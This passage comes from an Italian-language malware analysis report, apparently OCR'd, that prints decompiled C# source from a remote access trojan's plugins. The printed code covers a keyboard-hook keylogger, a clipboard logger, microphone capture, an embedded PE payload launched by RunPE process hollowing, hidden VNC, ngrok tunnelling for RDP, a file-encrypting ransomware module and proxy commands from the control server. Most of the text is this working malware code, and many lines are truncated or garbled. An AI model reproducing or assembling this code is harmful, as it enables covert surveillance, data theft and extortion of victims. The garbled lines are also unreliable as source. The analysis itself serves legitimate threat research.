        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
    }
    try
    {
        MS.Close();
        MS.Dispose();
```

Qui alcune evidenze del modulo *Helper* che, mediante i metodi statici di tipo *byte []* che provvedono alla cifratura e decifratura dell'array di byte input:

Helper

```
...

public static byte[] AES_Encryptor(byte[] input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] result = default(byte[]);
    try
    {
        rijndaelManaged.Key = mD5CryptoServiceProvider.ComputeHash(SB(Settings.KEY));
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateEncryptor();
        result = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
        return result;
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
        return result;
    }
}

public static byte[] AES_Decryptor(byte[] input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] result = default(byte[]);
    try
    {
        rijndaelManaged.Key = mD5CryptoServiceProvider.ComputeHash(SB(Settings.KEY));
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        result = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
        return result;
    }
    catch (Exception ex)
    {
```

Al fine di gestire le sessioni RDP e remote management la classe *Helper* utilizza il modulo *ngrok* per effettuare secure ingress networking ed il *RDP Wrapper*.

Helper

```
// Plugin.Helper
#define DEBUG
using ...

[StandardModule]
internal sealed class Helper
{
    public static readonly string Temp = Interaction.Environ("Temp");

    public static readonly string NGROK = Temp + "\\ngrok.exe";

    public static readonly string RDPWInst = Temp + "\\RDPWInst.exe";

    public static readonly string INFile = "C:\\Program Files\\RDP Wrapper";

    [field: AccessedThroughProperty("MyProcess")]
    public static Process MyProcess
    ...

    public static object HRDPFunc(string User, string Pass)
    ...
```

Il metodo *HRDPFunc* prende come argomenti in input *User* e *Pass* ed effettua la creazione di un oggetto *Stream* come *WebClient* per la lettura della URI localhost sulla porta ***4040 /api/tunnels.***

Helper

```
static object HRDPFunc(string User, string Pass)


static string API()

ing text = string.Empty;
ing result = text;
cked

 try
 {
     using (Stream stream = new WebClient().OpenRead("http://127.0.0.1:4040/api/tunnels"))
     {
         using StreamReader streamReader = new StreamReader(stream);
         string input = streamReader.ReadToEnd();
         string pattern = "((tcp?|http?|tcp|http):((//)|(\\\\\\\\))+[\\w\\d:#@%/;$()~_?\\+-=\\\
         MatchCollection matchCollection = Regex.Matches(input, pattern);
         IEnumerator enumerator = default(IEnumerator);
         try
         {
             enumerator = matchCollection.GetEnumerator();
             while (enumerator.MoveNext())
             {
                 object objectValue = RuntimeHelpers.GetObjectValue(enumerator.Current);
                 string text2 = "tcp://";
                 string text3 = Convert.ToString(RuntimeHelpers.GetObjectValue(objectValue));
                 text = text3.Substring(text3.IndexOf(text2) + text2.Length);
             }
         }
         finally
         {
             if (enumerator is IDisposable)
             {
                 (enumerator as IDisposable).Dispose();
             }
         }
         IEnumerator enumerator2 = default(IEnumerator);
         try
```

Il metodo booleano UAC controlla se l'utenza corrente ha permessi amministrativi:

```
c bool UAC()


rn new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator

xception ex)

ectData.SetProjectError(ex);
ption ex2 = ex;
 result = false;
ectData.ClearProjectError();
rn result;
```

Il plugin *N* contiene i riferimenti per l'enumerazione e la modifica delle chiavi di registro del sistema con i relativi permessi, per tale scopo viene impiegato un oggetto *Microsoft.Win32.RegistryKey:*

```
// Plugin.N
using ...

public class N
{
    private enum RegistryRights
    {
        ReadKey = 131097,
        WriteKey = 131078
    }

    public enum RegWow64Options
    {
        KEY_WOW64_32KEY = 512,
        KEY_WOW64_64KEY,
        None
    }
```

```
public enum RegWow64Options
{
    KEY_WOW64_32KEY = 512,
    KEY_WOW64_64KEY,
    None
}

[DebuggerNonUserCode]
public N()
...

private IntPtr GetRegistryKeyHandle(RegistryKey RegisteryKey)
{
    SafeHandle safeHandle = (SafeHandle)Type.GetType("Microsoft.Win32.RegistryKey").GetFiel
    safeHandle.DangerousGetHandle();
    return safeHandle.DangerousGetHandle();
}

public RegistryKey OpenSubKey(RegistryKey ParentKey, string SubKeyName, bool Writeable, Reg
{
    if (ParentKey == null || GetRegistryKeyHandle(ParentKey).Equals(IntPtr.Zero))
    {
        throw new Exception("OpenSubKey: Parent key is not open");
    }
    int num = 131097;
    if (Writeable)
    {
        num = 131078;
    }
    int phkResult = default(int);
    if (RegOpenKeyEx(GetRegistryKeyHandle(ParentKey), ref SubKeyName, 0, num | (int)Options,
    {
        Win32Exception innerException = new Win32Exception();
        throw new Exception("OpenSubKey: Exception encountered opening key", innerException)
    }
    return PointerToRegistryKey((IntPtr)phkResult, Writeable, ownsHandle: false);
}
```

Il plugin di VNC connections management HVNC fa uso della classe *DLLBuffer* per definire un array di bytes di **41984** celle denominato ***rawData***, esso viene utilizzato all'interno del metodo statico di tipo Object *Run* all'interno della classe Plugin. L'array rawData viene impegato nel metodo Run nel richiamo del metodo *RunPE.PERun* con argomento in input riferibile a .NET Framework per la compilazione .NET.

DLLBuffer

```
// HVNC.DLLBuffer
public class DLLBuffer
{
    public static byte[] rawData = new byte[41984]
    {
        77, 90, 144, 0, 3, 0, 0, 0, 4, 0,
        0, 0, 255, 255, 0, 0, 184, 0, 0, 0,
        0, 0, 0, 0, 64, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
        128, 0, 0, 0, 14, 31, 186, 14, 0, 180,
        9, 205, 33, 184, 1, 76, 205, 33, 84, 104,
        105, 115, 32, 112, 114, 111, 103, 114, 97, 109,
        32, 99, 97, 110, 110, 111, 116, 32, 98, 101,
        32, 114, 117, 110, 32, 105, 110, 32, 68, 79,
        83, 32, 109, 111, 100, 101, 46, 13, 13, 10,
        36, 0, 0, 0, 0, 0, 0, 0, 80, 69,
        0, 0, 76, 1, 3, 0, 110, 197, 162, 199,
        0, 0, 0, 0, 0, 0, 0, 0, 224, 0,
        34, 0, 11, 1, 48, 0, 0, 154, 0, 0,
        0, 8, 0, 0, 0, 0, 0, 0, 202, 184,
        0, 0, 0, 32, 0, 0, 0, 192, 0, 0,
        0, 0, 64, 0, 0, 32, 0, 0, 0, 2,
        0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
        4, 0, 0, 0, 0, 0, 0, 0, 0, 0,
        1, 0, 0, 2, 0, 0, 0, 0, 0, 0,
        2, 0, 64, 133, 0, 0, 16, 0, 0, 16,
        0, 0, 0, 0, 16, 0, 0, 16, 0, 0,
        0, 0, 0, 0, 16, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 117, 184, 0, 0,
        79, 0, 0, 0, 0, 192, 0, 0, 124, 5,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 224,
        0, 0, 12, 0, 0, 0, 236, 183, 0, 0,
        56, 0, 0, 0, 0, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
        0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
```

Plugin

```
// HVNC.Plugin
#define DEBUG
using ...

public class Plugin
{
    public static string DotNet = Environment.GetEnvironmentVariable("windir") + "\\Microsoft.NE

    public static object Run(string H, string P, string SL, string K, string id)
    {
        object result = default(object);
        try
        {
            if (File.Exists(DotNet))
            {
                RunPE.PERun(DotNet, H + " " + P + " " + K + " " + id, DLLBuffer.rawData, compati
                return result;
            }
            return result;
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            Debug.WriteLine(ex2.Message);
            ProjectData.ClearProjectError();
            return result;
        }
    }
}
```

Il modulo *Keylogger* viene inizializzato contestualmente a quello di Clipboard notifications management nel momento in cui viene eseguito il metodo *ClientSocket.Send*:

Clipboard

```
// Plugin.Clipboard
using ...

[StandardModule]
internal sealed class Clipboard
{
    public static string GetCurrentText()
    {
        string result = string.Empty;
        Thread thread = new Thread((ThreadStart)delegate
        {
            result = Clipboard.GetText();
        });
        thread.SetApartmentState(ApartmentState.STA);
        thread.Start();
        thread.Join();
        return result;
    }
}
```

ClipboardNotification

```
// Plugin.ClipboardNotification
#define DEBUG
using ...

public class ClipboardNotification : Form
{
    private const int WM_CLIPBOARDUPDATE = 797;

    private static IntPtr HWND_MESSAGE = new IntPtr(-3);

    public ClipboardNotification()
    {
        SetParent(base.Handle, HWND_MESSAGE);
        AddClipboardFormatListener(base.Handle);
    }

    protected override void WndProc(ref Message m)
    {
        if (m.Msg == 797)
        {
            Debug.WriteLine($"Clipboard {Plugin.Clipboard.GetCurrentText()}");
            ClientSocket.Send("GetKeylogger" + Settings.SPL + Settings.IDD + Settings.SPL + $"\r
        }
        base.WndProc(ref m);
    }

    [DllImport("user32.dll", SetLastError = true)]
    private static extern bool AddClipboardFormatListener(IntPtr hwnd);

    [DllImport("user32.dll", SetLastError = true)]
    private static extern IntPtr SetParent(IntPtr hWndChild, IntPtr hWndNewParent);
}
```

```
Text()}");
gs.IDD + Settings.SPL + $"\r\n\r\n[Clipboard]\r\n{Plugin.Clipboard.GetCurrentText()}\r\n\r\n");
```

Qui alcuni riferimenti dell'*hooking* degli eventi di keylogging:

HandleXLogger

```
private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam);

private const int WM_KEYDOWN = 256;

private static readonly LowLevelKeyboardProc _proc = HookCallback;

public static IntPtr _hookID = IntPtr.Zero;

private static readonly int WHKEYBOARDLL = 13;

private static string CurrentActiveWindowTitle;

public static void Run()
...

private static IntPtr SetHook(LowLevelKeyboardProc proc)
{
    try
    {
        using Process process = Process.GetCurrentProcess();
        using ProcessModule processModule = process.MainModule;
        return SetWindowsHookEx(WHKEYBOARDLL, proc, GetModuleHandle(processModule.ModuleName
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Helper.SendError(ex2.Message);
        IntPtr zero = IntPtr.Zero;
        ProjectData.ClearProjectError();
        return zero;
    }
}
```

```
private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    try
    {
        if (nCode >= 0 && wParam == (IntPtr)256)
        {
            int num = Marshal.ReadInt32(lParam);
            bool flag = (GetKeyState(20) & 0xFFFF) != 0;
            bool flag2 = ((uint)GetKeyState(160) & 0x8000u) != 0 || (GetKeyState(161) & 0x80
            string text = KeyboardLayout(checked((uint)num));
            text = ((!flag && !flag2) ? text.ToLower() : text.ToUpper());
            if (num >= 112 && num <= 135)
            {
                text = "[" + Conversions.ToString(num) + "]";
            }
            else
            {
                Keys keys = (Keys)num;
                switch (keys.ToString())
                {
                case "Space":
                    text = " ";
                    break;
                case "Return":
                    text = "[ENTER]\n";
                    break;
                case "Escape":
                    text = "[ESC]\n";
                    break;
                case "Back":
                    text = "[Back]";
                    break;
                case "Tab":
                    text = "[Tab]\n";
                    break;
                }
            }
            if (!string.IsNullOrEmpty(text))
```

HandleXLogger

```
        case "Back":
            text = "[Back]";
            break;
        case "Tab":
            text = "[Tab]\n";
            break;
        }
    }
    if (!string.IsNullOrEmpty(text))
    {
        StringBuilder stringBuilder = new StringBuilder();
        if (object.Equals(CurrentActiveWindowTitle, GetActiveWindowTitle()))
        {
            stringBuilder.Append(text);
        }
        else
        {
            stringBuilder.Append($"\r\n\r\n[{DateTime.Now.ToShortTimeString()}] [{GetActiveWindowT
            stringBuilder.Append($"\r\n{text}");
        }
        ClientSocket.Send("GetKeylogger" + Settings.SPL + Settings.IDD + Settings.SPL + stringBuil
    }

turn CallNextHookEx(_hookID, nCode, wParam, lParam);

(Exception projectError)

ojectData.SetProjectError(projectError);
tPtr zero = IntPtr.Zero;
ojectData.ClearProjectError();
turn zero;


atic string KeyboardLayout(uint vkCode)
```

HandleXLogger

```
    private static string GetActiveWindowTitle()
    ...

    [DllImport("user32.dll")]
    private static extern int GetWindowText(IntPtr hWnd, StringBuilder text, int count);

    [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern IntPtr SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr

    [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    public static extern bool UnhookWindowsHookEx(IntPtr hhk);

    [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lPa

    [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
    private static extern IntPtr GetModuleHandle(string lpModuleName);

    [DllImport("user32.dll")]
    private static extern IntPtr GetForegroundWindow();

    [DllImport("user32.dll", SetLastError = true)]
    private static extern uint GetWindowThreadProcessId(IntPtr hWnd, out uint lpdwProcessId);

    [DllImport("user32.dll", CharSet = CharSet.Auto, ExactSpelling = true)]
    public static extern short GetKeyState(int keyCode);

    [DllImport("user32.dll", SetLastError = true)]
    private static extern bool GetKeyboardState(byte[] lpKeyState);

    [DllImport("user32.dll")]
    private static extern IntPtr GetKeyboardLayout(uint idThread);

    [DllImport("user32.dll")]
    private static extern int ToUnicodeEx(uint wVirtKey, uint wScanCode, byte[] lpKeyState, [Out

    [DllImport("user32.dll")]
    private static extern uint MapVirtualKey(uint uCode, uint uMapType);
}
```

Il modulo di microphone ed audio logging fa uso dell'*ALawEncoder* e la compress table per la compressione dell'audio monitorato mediante l'array readonly di bytes *ALawCompressTable* di 128 celle.

ALawEncoder

```
// NAudio.Codecs.ALawEncoder
public static class ALawEncoder
{
    private const int cBias = 132;

    private const int cClip = 32635;

    private static readonly byte[] ALawCompressTable = new byte[128]
    {
        1, 1, 2, 2, 3, 3, 3, 3, 4, 4,
        4, 4, 4, 4, 4, 4, 5, 5, 5, 5,
        5, 5, 5, 5, 5, 5, 5, 5, 5, 5,
        5, 5, 6, 6, 6, 6, 6, 6, 6, 6,
        6, 6, 6, 6, 6, 6, 6, 6, 6, 6,
        6, 6, 6, 6, 6, 6, 6, 6, 6, 6,
        6, 6, 6, 6, 7, 7, 7, 7, 7, 7,
        7, 7, 7, 7, 7, 7, 7, 7, 7, 7,
        7, 7, 7, 7, 7, 7, 7, 7, 7, 7,
        7, 7, 7, 7, 7, 7, 7, 7, 7, 7,
        7, 7, 7, 7, 7, 7, 7, 7, 7, 7,
        7, 7, 7, 7, 7, 7, 7, 7, 7, 7,
        7, 7, 7, 7, 7, 7, 7, 7
    };

    public static byte LinearToALawSample(short sample)
    {
        int num = (~sample >> 8) & 0x80;
        if (num == 0)
        {
            sample = (short)(-sample);
        }
        if (sample > 32635)
        {
            sample = 32635;
        }
        byte b;
        if (sample >= 256)
        {
            int num2 = ALawCompressTable[(sample >> 8) & 0x7F];
```

Con il fine di inizializzare la sessione di microphone logging viene effettuata l'esecuzione del comando relativo all'operator *MICGET*:

```
public static void audioDataAvailable(object sender, WaveInEventArgs e)
{
    try
    {
        if (MICR)
        {
            ClientSocket.Send(Conversions.ToString(Operators.ConcatenateObject(Operators.Cor
            GC.Collect();
        }
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
    }
}
```

```
:nateObject(Operators.ConcatenateObject(Operators.ConcatenateObject("MICGET", ClientSocket.SPL),
```

Qui un'enumerazione dei dispositivi per il monitoraggio del microfono tramite un ciclo *for*:

```
public static string[] GetDiv()
{
    List<string> list = new List<string>();
    checked
    {
        try
        {
            int num = 0;
            int num2 = WaveIn.DeviceCount - 1;
            int num3 = num;
            int num4 = num2;
            for (int i = num3; i <= num4; i++)
            {
                list.Add(WaveIn.GetCapabilities(i).ProductName);
            }
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            ProjectData.ClearProjectError();
        }
        return list.ToArray();
    }
}
}
```

All'interno della classe Ransomware possiamo notare riferimenti ad oggetti di tipo *FileStream*, arrays di bytes per gli oggetti chiave *bytKey* e *bytIV*, la folder Desktop per il dropping del wallpaper in HTML. A seguire i dettagli dei metodi *DEC, EncryptOrDecryptFile, CreateKey* e *CreateIV*. Questi ultimi utilizzano esecuzioni di hashing *SHA512* delle variabili *array2*.

Plugin

```
// Plugin.Plugin
using ...

public class Plugin
{
    public enum CryptoAction
    ...

    public static FileStream fsInput;

    public static FileStream fsOutput;

    public static byte[] bytKey;

    public static byte[] bytIV;

    public static List<string> list = new List<string>();

    public const int SETDESKWALLPAPER = 20;

    public const int UPDATEINIFILE = 1;

    public static string html = Environment.GetFolderPath(Environment.SpecialFolder.Desktop) + '

    [DllImport("user32", CharSet = CharSet.Ansi, EntryPoint = "SystemParametersInfoA", ExactSpel
    public static extern int SystemParametersInfo(int uAction, int uParam, [MarshalAs(Unmanaged1

    public static string DEC(string pass)
    {
        int try0001_dispatch = -1;
        int num3 = default(int);
        int num2 = default(int);
        int num = default(int);
        string text = default(string);
        string[] logicalDrives = default(string[]);
        int num5 = default(int);
        string text2 = default(string);
        IEnumerator enumerator = default(IEnumerator);
        string text3 = default(string);
```

```
public static void EncryptOrDecryptFile(string strInputFile, string strOutputFile, byte[] bytK
{
    int try0001_dispatch = -1;
    int num3 = default(int);
    int num2 = default(int);
    int num = default(int);
    int num5 = default(int);
    byte[] array = default(byte[]);
    CryptoStream cryptoStream = default(CryptoStream);
    FileInfo fileInfo = default(FileInfo);
    long num6 = default(long);
    long length = default(long);
    RijndaelManaged rijndaelManaged = default(RijndaelManaged);
    while (true)
    {
```

```
IL_0090:
num = 15;
num5 = fsInput.Read(array, 0, 4096);
goto IL_00a6;
IL_00a6:
num = 16;
cryptoStream.Write(array, 0, num5);
goto IL_00b5;
IL_0105:
num = 23;
fileInfo = new FileInfo(strInputFile);
break;
IL_00b5:
num = 17;
num6 = checked(num6 + num5);
goto IL_00c1;
IL_000b:
num = 2;
fsInput = new FileStream(strInputFile, FileMode.Open, FileAccess.Read);
goto IL_001a;
IL_001a:
num = 3;
fsOutput = new FileStream(strOutputFile, FileMode.OpenOrCreate, FileAccess.Write);
goto IL_0029;
IL_0029:
num = 4;
fsOutput.SetLength(0L);
goto IL_0038;
IL_0038:
num = 5;
array = new byte[4097];
```

```
public static byte[] CreateKey(string strPassword)
{
    char[] array = strPassword.ToCharArray();
    int upperBound = array.GetUpperBound(0);
    checked
    {
        byte[] array2 = new byte[upperBound + 1];
        int upperBound2 = array.GetUpperBound(0);
        for (int i = 0; i <= upperBound2; i++)
        {
            array2[i] = (byte)Strings.Asc(array[i]);
        }
        SHA512Managed sHA512Managed = new SHA512Managed();
        byte[] array3 = sHA512Managed.ComputeHash(array2);
        byte[] array4 = new byte[32];
        int num = 0;
        do
        {
            array4[num] = array3[num];
            num++;
        }
        while (num <= 31);
        return array4;
    }
}
```

```
public static byte[] CreateIV(string strPassword)
{
    char[] array = strPassword.ToCharArray();
    int upperBound = array.GetUpperBound(0);
    checked
    {
        byte[] array2 = new byte[upperBound + 1];
        int upperBound2 = array.GetUpperBound(0);
        for (int i = 0; i <= upperBound2; i++)
        {
            array2[i] = (byte)Strings.Asc(array[i]);
        }
        SHA512Managed sHA512Managed = new SHA512Managed();
        byte[] array3 = sHA512Managed.ComputeHash(array2);
        byte[] array4 = new byte[16];
        int num = 32;
        do
        {
            array4[num - 32] = array3[num];
            num++;
        }
        while (num <= 47);
        return array4;
    }
}
```

I metodi *enc1* ed *enc2* permettono di effettuare filesystem queries per ricercare files criptati all'interno di tutte le folders o all'interno di una folder specifica passata come argomento in input:

```
public static object enc1(string ruta)
{
    return from ifilesinfo in Directory.GetFiles(ruta, "*.ENC", SearchOption.AllDirectories)
        select (ifilesinfo);
}

public static object enc2(string ruta)
{
    return from ifilesinfo in Directory.GetFiles(ruta, "*.ENC")
        select (ifilesinfo);
}
}
```

Nel modulo *Messages* vi è la gestione di closing ed opening del proxy settando gli attributi *Proxy.ServerPort* e *Proxy.ClientHost* rispettivamente con i valori *array[1]* e *array[2]:*

Messages

```
// Plugin.Messages
#define DEBUG
using ...

public class Messages
{
    private static readonly object SPL = RuntimeHelpers.GetObjectValue(ClientSocket.SPL);

    public static void Read(byte[] b)
    {
        try
        {
            string[] array = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversions.ToStr
            string left = array[0];
            if (Operators.CompareString(left, "CloseProxy", TextCompare: false) != 0)
            {
                if (Operators.CompareString(left, "RunProxy", TextCompare: false) == 0)
                {
                    Proxy.ServerPort = array[1];
                    Proxy.ClientHost = array[2];
                    Proxy.Connection.Start();
                }
            }
            else
            {
                ClientSocket.isDisconnected();
            }
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            Debug.WriteLine(ex2.Message);
            ProjectData.ClearProjectError();
        }
    }
}
```

All'interno del modulo *RunPE* per l'esecuzione di Portable Executables esterni vengono definite le informazioni del processo e di startup:

Plugin

```
    }
    while (num <= 5);
    return false;
}

private static bool HandleRun(string path, byte[] data)
{
    string text = $"\"{path}\"";
    STARTUP_INFORMATION startupInfo = default(STARTUP_INFORMATION);
    PROCESS_INFORMATION processInformation = default(PROCESS_INFORMATION);
    startupInfo.dwFlags = 0;
    checked
    {
        startupInfo.Size_ = (uint)Marshal.SizeOf(typeof(STARTUP_INFORMATION));
        try
        {
            if (!string.IsNullOrEmpty(""))
            {
                text = (text + " ") ?? "";
            }
            if (!CreateProcess_APIOO(path, text, IntPtr.Zero, IntPtr.Zero, inheritHandles: fals
            {
                throw new Exception();
            }
            int num = BitConverter.ToInt32(data, 60);
            int num2 = BitConverter.ToInt32(data, num + 52);
            int[] array = new int[179];
            array[0] = 65538;
            if (IntPtr.Size == 4)
            {
                if (!GetThreadContext_API(processInformation.ThreadHandle, array))
                {
                    throw new Exception();
                }
            }
            else if (!Wow64GetThreadContext_API(processInformation.ThreadHandle, array))
            {
                throw new Exception();
            }
```

A seguire alcuni dettagli di services management (*CloseServiceManager, GetService* e *RunService*) contenente un costrutto switch per quanto riguarda l'attributo *array[0]:*

A seguire i tre metodi utilizzati con il fine di gestire gli OS Autostart items, nella fattispecie i files nelle cartelle di autostart, chiavi di registro di autostart e scheduled tasks:

Messages

```
// Plugin.Messages
#define DEBUG
using ...

public class Messages
{
    private static readonly object SPL = RuntimeHelpers.GetObjectValue(ClientSocket.SPL);

    public static void Read(byte[] b)
    ...

    public static object DeleteFile(string StrFileName)
    {
        object result = default(object);
        try
        {
            File.Delete(StrFileName);
            return result;
        }
        catch (Exception ex)
        {
            ProjectData.SetProjectError(ex);
            Exception ex2 = ex;
            Debug.WriteLine(ex2.Message);
            ProjectData.ClearProjectError();
            return result;
        }
    }
```

```
public static object DeleteTask(string StrTaskName)
{
    object result = default(object);
    try
    {
        TaskService taskService = new TaskService();
        if (taskService.GetTask(StrTaskName) != null)
        {
            taskService.RootFolder.DeleteTask(StrTaskName);
            return result;
        }
        return result;
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
        return result;
    }
}
```

```
public static object DeleteReg(object StrReg)
{
    object result = default(object);
    try
    {
        object objectValue = RuntimeHelpers.GetObjectValue(Interaction.CreateObject("Wscript.Sh
        object[] obj = new object[1] { StrReg };
        object[] array = obj;
        bool[] obj2 = new bool[1] { true };
        bool[] array2 = obj2;
        NewLateBinding.LateCall(objectValue, null, "RegDelete", obj, null, null, obj2, IgnoreRe
        if (array2[0])
        {
            StrReg = RuntimeHelpers.GetObjectValue(array[0]);
            return result;
        }
        return result;
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        Debug.WriteLine(ex2.Message);
        ProjectData.ClearProjectError();
        return result;
    }
}
```

```
public static string GetStartup()
{
    string subkey = "software\\microsoft\\windows\\currentversion\\run";
    string subkey2 = "Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce";
    StringBuilder stringBuilder = new StringBuilder();
    try
    {
        string[] files = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFol
        foreach (string text in files)
        {
            stringBuilder.Append(Path.GetFileName(text) + "-=>File-=>" + Environment.GetFold
        }
    }
    catch (Exception ex)
    {
        ProjectData.SetProjectError(ex);
        Exception ex2 = ex;
        ProjectData.ClearProjectError();
    }
    try
    {
        string[] files2 = Directory.GetFiles(Environment.GetFolderPath(Environment.SpecialFo
        foreach (string text2 in files2)
        {
            stringBuilder.Append(Path.GetFileName(text2) + "-=>File-=>" + Environment.GetFol
        }
    }
    catch (Exception ex3)
    {
        ProjectData.SetProjectError(ex3);
        Exception ex4 = ex3;
```

```
        string[] valueNames = Registry.CurrentUser.CreateSubKey(subkey).GetValueNames();
        foreach (string text3 in valueNames)
        {
            stringBuilder.Append(text3 + "-=>Reg-=>HKEY_CURRENT_USER\\Software\\Microsoft\\W
        }
    }
    catch (Exception ex5)
    {
        ProjectData.SetProjectError(ex5);
        Exception ex6 = ex5;
        ProjectData.ClearProjectError();
    }
    try
    {
        string[] valueNames2 = Registry.CurrentUser.CreateSubKey(subkey2).GetValueNames();
        foreach (string text4 in valueNames2)
        {
            stringBuilder.Append(text4 + "-=>Reg-=>HKEY_CURRENT_USER\\Software\\Microsoft\\W
        }
    }
    catch (Exception ex7)
    {
        ProjectData.SetProjectError(ex7);
        Exception ex8 = ex7;
        ProjectData.ClearProjectError();
    }
    try
    {
        string[] valueNames3 = Registry.LocalMachine.CreateSubKey(subkey).GetValueNames();
        foreach (string text5 in valueNames3)
        {
            stringBuilder.Append(text5 + "-=>Reg-=>HKEY_LOCAL_MACHINE\\Software\\Microsoft\\
        }
    }
    catch (Exception ex9)
    {
        ProjectData.SetProjectError(ex9);
        Exception ex10 = ex9;
```

Messages

```
  string[] valueNames = Registry.CurrentUser.CreateSubKey(subkey).GetValueNames();
  foreach (string text3 in valueNames)
  {
      stringBuilder.Append(text3 + "-=>Reg-=>HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\Cu
  }

tch (Exception ex5)

  ProjectData.SetProjectError(ex5);
  Exception ex6 = ex5;
  ProjectData.ClearProjectError();

y

  string[] valueNames2 = Registry.CurrentUser.CreateSubKey(subkey2).GetValueNames();
  foreach (string text4 in valueNames2)
  {
      stringBuilder.Append(text4 + "-=>Reg-=>HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\Cu
  }

tch (Exception ex7)

  ProjectData.SetProjectError(ex7);
  Exception ex8 = ex7;
  ProjectData.ClearProjectError();

y

  string[] valueNames3 = Registry.LocalMachine.CreateSubKey(subkey).GetValueNames();
  foreach (string text5 in valueNames3)
  {
      stringBuilder.Append(text5 + "-=>Reg-=>HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\C
  }

tch (Exception ex9)

  ProjectData.SetProjectError(ex9);
  Exception ex10 = ex9;
  ProjectData.ClearProjectError();
```

```
try
{
    TaskService taskService = new TaskService();
    TaskCollection tasks = taskService.RootFolder.GetTasks();
    foreach (Task item in tasks)
    {
        stringBuilder.Append(item.Name + "-=>Task-=>" + item.Path + "-=>" + item.Definition.
    }
    taskService.Dispose();
}
catch (Exception ex13)
{
    ProjectData.SetProjectError(ex13);
    Exception ex14 = ex13;
    ProjectData.ClearProjectError();
}
return stringBuilder.ToString();
```

Per quanto riguarda le connessioni TCP vi sono funzionalità di chiusura, killing connections ed enumerations.

Messages


```
public class Messages
{
    private static readonly object SPL = RuntimeHelpers.GetObjectValue(ClientSocket.SPL);

    public static void Read(byte[] b)
    {
        try
        {
            string[] array = Strings.Split(Helper.BS(Helper.AES_Decryptor(b)), Conversions.ToStr
            switch (array[0])
            {
            case "CloseTCPConnections":
                ClientSocket.isDisconnected();
                break;
            case "KillTCPConnection":
            {
                string[] array2 = Strings.Split(array[1], "-=>");
                foreach (string value in array2)
                {
                    try
                    {
                        Process.GetProcessById(Convert.ToInt32(value)).Kill();
                    }
                    catch (Exception ex)
                    {
                        ProjectData.SetProjectError(ex);
                        Exception ex2 = ex;
                        Debug.WriteLine(ex2.Message);
                        ProjectData.ClearProjectError();
                    }
                }
                GetTCPConnection();
                break;
            }
            case "GetTCPConnection":
                GetTCPConnection();
                break;
            }
        }
```

